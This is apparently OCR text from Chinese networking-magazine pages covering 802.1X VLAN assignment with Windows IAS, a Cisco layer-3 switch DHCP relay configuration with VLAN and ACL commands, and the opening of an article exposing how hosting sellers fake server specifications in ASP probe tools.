


图3

添加完成后，客户端列表中即可显示，如图5 所示。

下一步，需要配置访问策略。我们现在需要在I A S 内设定策略，以此指定不同用户认证通过进入不同的V L A N，此处设置两个策略（1 和2 ）并进行配置



图4




图5

策略1：添加一条远程访问策略名称1 并添加相应的策略属性（Windows-Groups匹配" RADIUS\Domain Admin"；Nas-port-Type匹配"Ethernet"），编辑拨入配置文件，选择身份验证MD5-Challenge；并在高级添加Tunnel-Medium-Type，供应商为Radius Standard，值为802includes All 802 Media Plus Ethernet Canonical Form Tunnel-PvT-Group-ID供应商为Radius Standard，值为1（认证成功后切换到VLAN1）；Tunnel-type供应商为Radius Standard，值为Virtual LANS （VLAN），如图6所示

策略2：添加一条远程访问策略名称2并添加相应的策略属性（Windows-Groups匹配"RADIUS\Domain Users"；Nas-Port-Type匹配"Ethernet"），编辑拨入配置文件，Tunnel-PvT-Group-ID供应商为Radius Standard，值为2（认证成功后切换到VLAN2）；其余设置与策略1 中相同。

客户端：




图6

对于Windows 2000 Sp4，以及Windows XP SP2用户，默认支持802.1X，但其服务需要手工启动，在命令行中输入：net start WZCSVC ，启动Wireless Configuration服务，在网卡属性中，多出一个身份认证选项卡，将客户端身份认证设置为"MD5－质询"，如图7 所示：




图7

配置成功后，系统右下角弹出如图8 所示界面。




图8

点击如上界面后，弹出对话框输入你的用户名、密码、登录域，如图9 所示。

如果用户是域用户就需要输入"登录域"名称。根据前面I A S 设置，如果用户是属于Domain Admin组，客户机被转入VLAN1 中，如果属于DomainUsers组，客户机被转入VLAN2 中，认证不通过或是不属于以上两个组，客户机被分配到GUEST VLAN 3 中。实践中发现在Windows 2000中认证通过后没有像Windows XP中出现确认的提示，所以可以采用其他方式测试已经连通，如Ping 命令。





图9

至此整个 802.1x认证配置完成。但是还要注意，如果认证端口下再接HUB的话，那么只要认证一次所有的HUB 端口就都可以访问了。以上是个人的认识，如有不同的看法请多多交流。

刘流：DHCP服务免去了我们设置IP的烦恼，不过它只能对自身所处的子网起作用。要同时对多个子网进行DHCP设置，必须设置中继代理。本文作者用一台三层交换机就完成了这项工作，其实思科的设备都很有意思，大家不妨多玩一玩。

适合读者：Cisco工程师、网络管理员、计算机网络专业学生、网络爱好者

前置知识：DHCP技术、Cisco配置基础



利用三层交换机实现DHCP中继代理

文/图 盐城师范学院计算机系 袁志浩 卢东祥

前置知识

1.DHCP协议

DHCP是Dynamic Host Configuration Protocol（动态主机配置协议）的缩写。在常见的小型网络中，IP地址的分配一般都采用静态方式，但在大中型网络中，为每一台计算机分配一个静态IP地址的工作量非常巨大且容易出错。因此在大中型网络中使用DHCP服务是很有效率的。使用DHCP服务，网络管理员可以验证IP地址和其它配置参数，而不用去检查每个主机；DHCP不会同时租借相同的IP地址给两台主机；DHCP管理员可以约束特定的计算机使用特定的IP地址；可以为每个DHCP作用域设置很多选项；客户机在不同子网间移动时不需要重新设置IP地址。

2.三层交换技术

三层交换技术也称为IP交换技术，是一种利用三层协议中的信息来加强第二层交换功能的机制。三层交换技术具有路由的基本特征。数据报文转发是路由器和三层交换机最基本的功能。路由器具有配置复杂、价格高、吞吐量相对较低和吞吐量变化相对较高等缺点。三层交换技术在很大程度上弥补了路由器的这些缺点。

3.实现DHCP中继

1）DHCP工作原理

DHCP服务器的工作流程如下。

DHCP客户机以广播方式发送dhcpdiscover信息来寻找DHCP服务器，即向地址255.255.255.255发送特定的广播信息。网络上每一台TCP/IP协议的主机都会接收到这种广播信息，但只有DHCP服务器才会做出响应。

在网络中接收到dhcpdiscover信息的DHCP服务器会做出响应，它从尚未出租的IP地址中挑选一个分配给DHCP客户机，向DHCP客户机发送一个包含出租的IP地址和其他设置的dhcpoffer提供信息。

DHCP客户机接受收到的dhcpoffer提供信息，然后回答一个dhcprequest请求信息，该信息中包含向它所选定的DHCP服务器请求IP地址的内容。

当DHCP服务器收到DHCP客户机回答的dhcprequest请求信息之后，它便向DHCP客户机发送一个包含它所提供的IP地址和其他设置的dhcpack确认信息，告诉DHCP客户机可以使用它所提供的IP地址，然后DHCP客户机便将其TCP/IP协议与网卡绑定。

DHCP服务器向DHCP客户机出租的IP地址一般都有一个租借期限，当租约过了一半时，客户机将和设置它的TCP/IP配置的DHCP更新租约。当租期过了87.5%时，如果客户机仍然无法与当初的DHCP联系上，该客户机必须停止使用该IP地址，并从发送一个dhcpdiscover数据包开始，再一次重复整个过程。

2）三层交换的工作原理

假设两个使用IP协议的站点A、B通过三层交换机进行通信，发送站点A在开始发送时，把自己的IP地址与B站的IP地址比较，判断B站是否与自己在同一子网内。若目的站B与发送站A在同一子网内，则进行二层的转发。若两个站点不在同一子网内，如发送站A要与目的站B通信，发送站A要向"缺省网关"发出地址解析封包，而"缺省网关"的IP地址其实是三层交换机的三层交换模块。当发送站A对"缺省网关"的IP地址广播出一个ARP请求时，如果三层交换模块在以前的通信过程中已经知道B站的MAC地址，则向发送站A回复B的MAC地址。否则三层交换模块根据路由信息向B站广播一个ARP请求，B站得到此ARP请求后向三层交换模块回复其MAC地址，三层交换模块保存此地址并回复给发送站A，同时将B站的MAC地址发送到二层交换引擎的MAC地址表中。从这以后，从A向B发送的数据包便全部交给二层交换处理，信息得以高速交换。

实际应用中经常会出现A、B两站点不在同一子网内的情况，这就要求我们掌握三层交换机的虚网配置，Cisco标准命令格式如下：

```
Switch>enable
Switch#vlan database
Switch(Vlan)#vlan 2 name server
Switch(vlan)#exit                         /*创建虚网*/
Switch#config terminal
Switch(Config)#interface vlan 2
Switch(Config-vlan)#ip address 192.168.1.1 255.255.255.0
Switch(Config-vlan)#no shutdown  /*设置vlan IP地址*/
Switch(Config-vlan)exit
Switch(Config)#interface range fastethernet 0/1    24
```

```
Switch(Config-if-range)#switchport mode access
Switch(Config-if-range)#spanning-tree portfast
Switch(Config-if-range)#exit /*设置端口全局参数*/
Switch(Config)#interface range fastethernet 0/1 2
Switch(Config-if-range)#switchport access vlan 2
Switch(Config-if-range)#exit /*端口划分*/
```

3）技术分析

从DHCP的工作原理我们可以看出，在客户机和服务器之间进行联系的消息以广播的形式进行，这在一个基于共享或没有划分VLAN的交换网络中是很容易实现的。当网络划分了多个VLAN后，广播信息只限于客户机所在的VLAN。如果客户机和DHCP服务器不在同一个VLAN中，请求信息将不能传送到DHCP服务器，也就不能自动地获得IP地址及相关配置参数。针对这个问题，我们可以在每个VLAN中都设置一台DHCP服务器，客户机通过位于同一个VLAN的DHCP服务器获得IP地址、子网掩码、默认网关和DNS服务器地址等信息。但这种解决方式需要设置多台计算机作为DHCP服务器，不仅需要较多的资金投入而且服务器的维护工作量也比较大。三层交换机中的DHCP中继功能很好地解决了这些问题。通过启动每个VLAN及三层交换机中相关端口的DHCP中继功能，VLAN的接口地址（默认网关）收到该VLAN中客户机发出的DHCP请求广播信息后，由该默认网关充当DHCP代理的角色将请求信息转发给DHCP服务器。在DHCP中继中，每个VLAN的接口地址都作为该VLAN的DHCP代理。利用DHCP中继功能只需要在网络中设置一台DHCP服务器即可，并且DHCP服务器可以位于任何一个VLAN中，只需要在设置DHCP中继参数的时候，指定DHCP服务器的地址就可以了。

4） 配置三层交换机为DHCP中继代理

首先要启用DHCP中继代理，否则即使在VLAN中指定DHCP服务器，客户机也无法获取IP地址。Cisco标准命令格式如下:

```
Switch>enable
Switch#config terminal
Switch(config)service dhcp
switch(config)ip dhcp relay information option
```

中继代理启用后，只需要在设置DHCP中继参数的时候，指定DHCP服务器的地址即可。假设DHCP服务器在VLAN1中，它的IP地址为192.168.1.10。则Cisco标准命令格式如下:

```
Switch(config)interface vlan 2  /*服务器所在vlan不需要指定地址*/
Switch(config-if)ip helper-address 192.168.1.10 /*在vlan2中设定DHCP服务器地址*/
Switch(config-if)exit
```

应用实例

1.需求分析

A大学的几位大学生自主创业，筹建一科研性企业，该企业由行政部、研发部和财务部组成。为了适应社会发展的形势，计划组建一个小型局域网。考虑到公司将来的发展规模和机密信息的安全性问题，提出如下要求:

1）初期投资尽量节约。

2）研发部和财务部不允许互相访问，但都可以访问服务器所在的行政部。

3）拒绝来自外部的一切访问。

4）允许内部用户访问外网。

2.拓扑结构图

如图1 所示。




图1

3.详细设计

考虑到该公司刚成立，经济能力一般，所以使用一台Cisco 4006交换机，划分三个VLAN:VLAN2为行政部所在网络也是服务器所在网络，命名为Server，IP地址段为210.28.182.0，子网掩码:255.255.255.0，网关:210.28.182.1。域服务器为Windows 2000高级服务器，同时兼作DHCP服务器、DNS服务器，IP地址为210.28.182.10。VLAN3为研发部所在网络，IP地址段为210.28.183.0，子网掩码:255.255.255.0，网关:210.28.183.1命名为Research。VLAN4为财务部所在网络，命名为Finance，IP地址段为210.28.184.0，子网掩码:255.255.255.0，网关:210.28.184.1。3550作DHCP服务器，端口1-8划到VLAN2，端口9-16划分到VLAN3，端口17-24划分到VLAN4。

4.具体配置

配置命令及步骤如下。

第一步: 配置Enable口令和主机名:

```
Switch>
Switch>enable
Switch#config terminal
Switch(config)#enable secret cisco
Switch(config)#hostname C4006
C4006(config)#exit
```

第二步: 创建VLAN:

```
C4006#vlan database
C4006(Vlan)#vlan 2 name server
C4006(Vlan)#vlan 3 name research
C4006(vlan)#vlan 4 name finance
C4006(vlan)#exit
```

第三步: 启用DHCP中继代理

```
C4006#config terminal
C4006(Config)#service dhcp
C4006(Config)#ip dhcp relay information option
```

第四步: 设置VLAN IP地址

```
C4006#config terminal
C4006(Config)#interface vlan 2
C4006(Config-if)#ip address 210.28.182.1 255.255.255.0
C4006(Config-if)#no shutdown
C4006(Config-if)#interface vlan 3
C4006(Config-if)#ip address 210.28.183.1 255.255.255.0
C4006(Config-if)#no shutdown
C4006(Config-if)#interface vlan 4
C4006(Config-if)#ip address 210.28.184.1 255.255.255.0
C4006(Config-if)#no shutdown
C4006(Config-if)exit
```

第五步：设置端口全局参数

```
C4006(Config)#interface range fastethernet 0/1   24
C4006(Config-if-range)#switchport mode access
C4006(Config-if-range)#spanning-tree portfast
```

第六步：划分端口

```
C4006(Config)#interface range fastethernet 0/1   8
C4006(Config-if-range)#switchport access vlan 2
C4006(Config)#interface range fastethernet 0/9   16
C4006(Config-if-range)#switchport access vlan 3
C4006(Config)#interface range fastethernet 0/17   24
C4006(Config-if-range)#switchport access vlan 4
C4006(Config-if-range)#exit
```

第七步：配置DHCP服务器地址

```
C4006(Config)interface vlan 3
C4006(Config-if)ip helper-address 210.28.182.10
C4006(Config)interface vlan 4
C4006(Config-if)ip helper-address 210.28.182.10
```

第八步：设置访问控制

```
C4006(Config)ip routing
C4006(Config)#access-list 101 permit ip 210.28.182.0 0.0.0.255 210.28.183.0 0.0.0.255
C4006(Config)#access-list 101 permit ip 210.28.183.0 0.0.0.255 210.28.182.0 0.0.0.255
C4006(Config)#access-list 101 permit udp any any eq bootpc
C4006(Config)#access-list 101 permit udp any any eq tftp
C4006(Config)#access-list 101 permit udp any eq bootpc any
C4006(Config)#access-list 101 permit udp any eq tftp any
C4006(Config)#access-list 102 permit ip 210.28.182.0 0.0.0.255 210.28.184.0 0.0.0.255
C4006(Config)#access-list 102 permit ip 210.28.184.0 0.0.0.255 210.28.182.0 0.0.0.255
C4006(Config)#access-list 102 permit udp any eq tftp any
C4006(Config)#access-list 102 permit udp any eq bootpc any
C4006(Config)#access-list 102 permit udp any eq bootpc any
C4006(Config)#access-list 102 permit udp any eq tftp any
C4006(Config)#exit
```

第九步：启用访问控制列表

```
C4006(Config)#interface vlan 3
C4006(Config-if)#ip access-group 101 out
C4006(Config-if)#interface vlan 4
C4006(Config-if)#ip access-group 102 out
```

第十步：保存配置文件

```
C4006(Config-if)#end
C4006#copy running-config startup-config
```

总结

实现DHCP中继代理的方法有多种，包括使用Windows 2000路由、远程访问服务、路由器以及Windows 2003 Server中提供的DHCP中继代理。但是使用三层交换技术实现DHCP中继代理是最经济、实用、高效的方法。

适合读者：网站管理员、网络用户
前置知识：系统、软件使用

揭穿虚拟主机奸商的骗局



文／图　玫瑰下的烂泥

广东人有句老话：无奸不商，所以有很多奸商一夜之间就成了暴发户。今天我就给大家谈谈关于虚拟主机性能的信息欺诈，一起来看看奸商的嘴脸。

现在的"ASP探针"品牌很多，但是技术的核心都与阿江开发的"ASP探针"相同。由于"阿江ASP探针"使用广泛且具有一定的权威性，所以下面我拿它来为大家举例。

CPU数量伪造

打开"ASP探针"的源代码，如图1所示。

从源代码里我们可以看出，它并不是用真正的对系统变量进行检测（在ASP里并不可能执行有效的系统级内核指令，当然DLL引入的除外），只是简单的读出系统生成的变量参数而已。这类系统变量参数一般都可以在系统的属性里修改。如图2所示。

图2所示就是在"系统属性"里修改CPU数量级的对话框。我把它改成4个CPU，看看"ASP探针"是如何"检测"CPU的

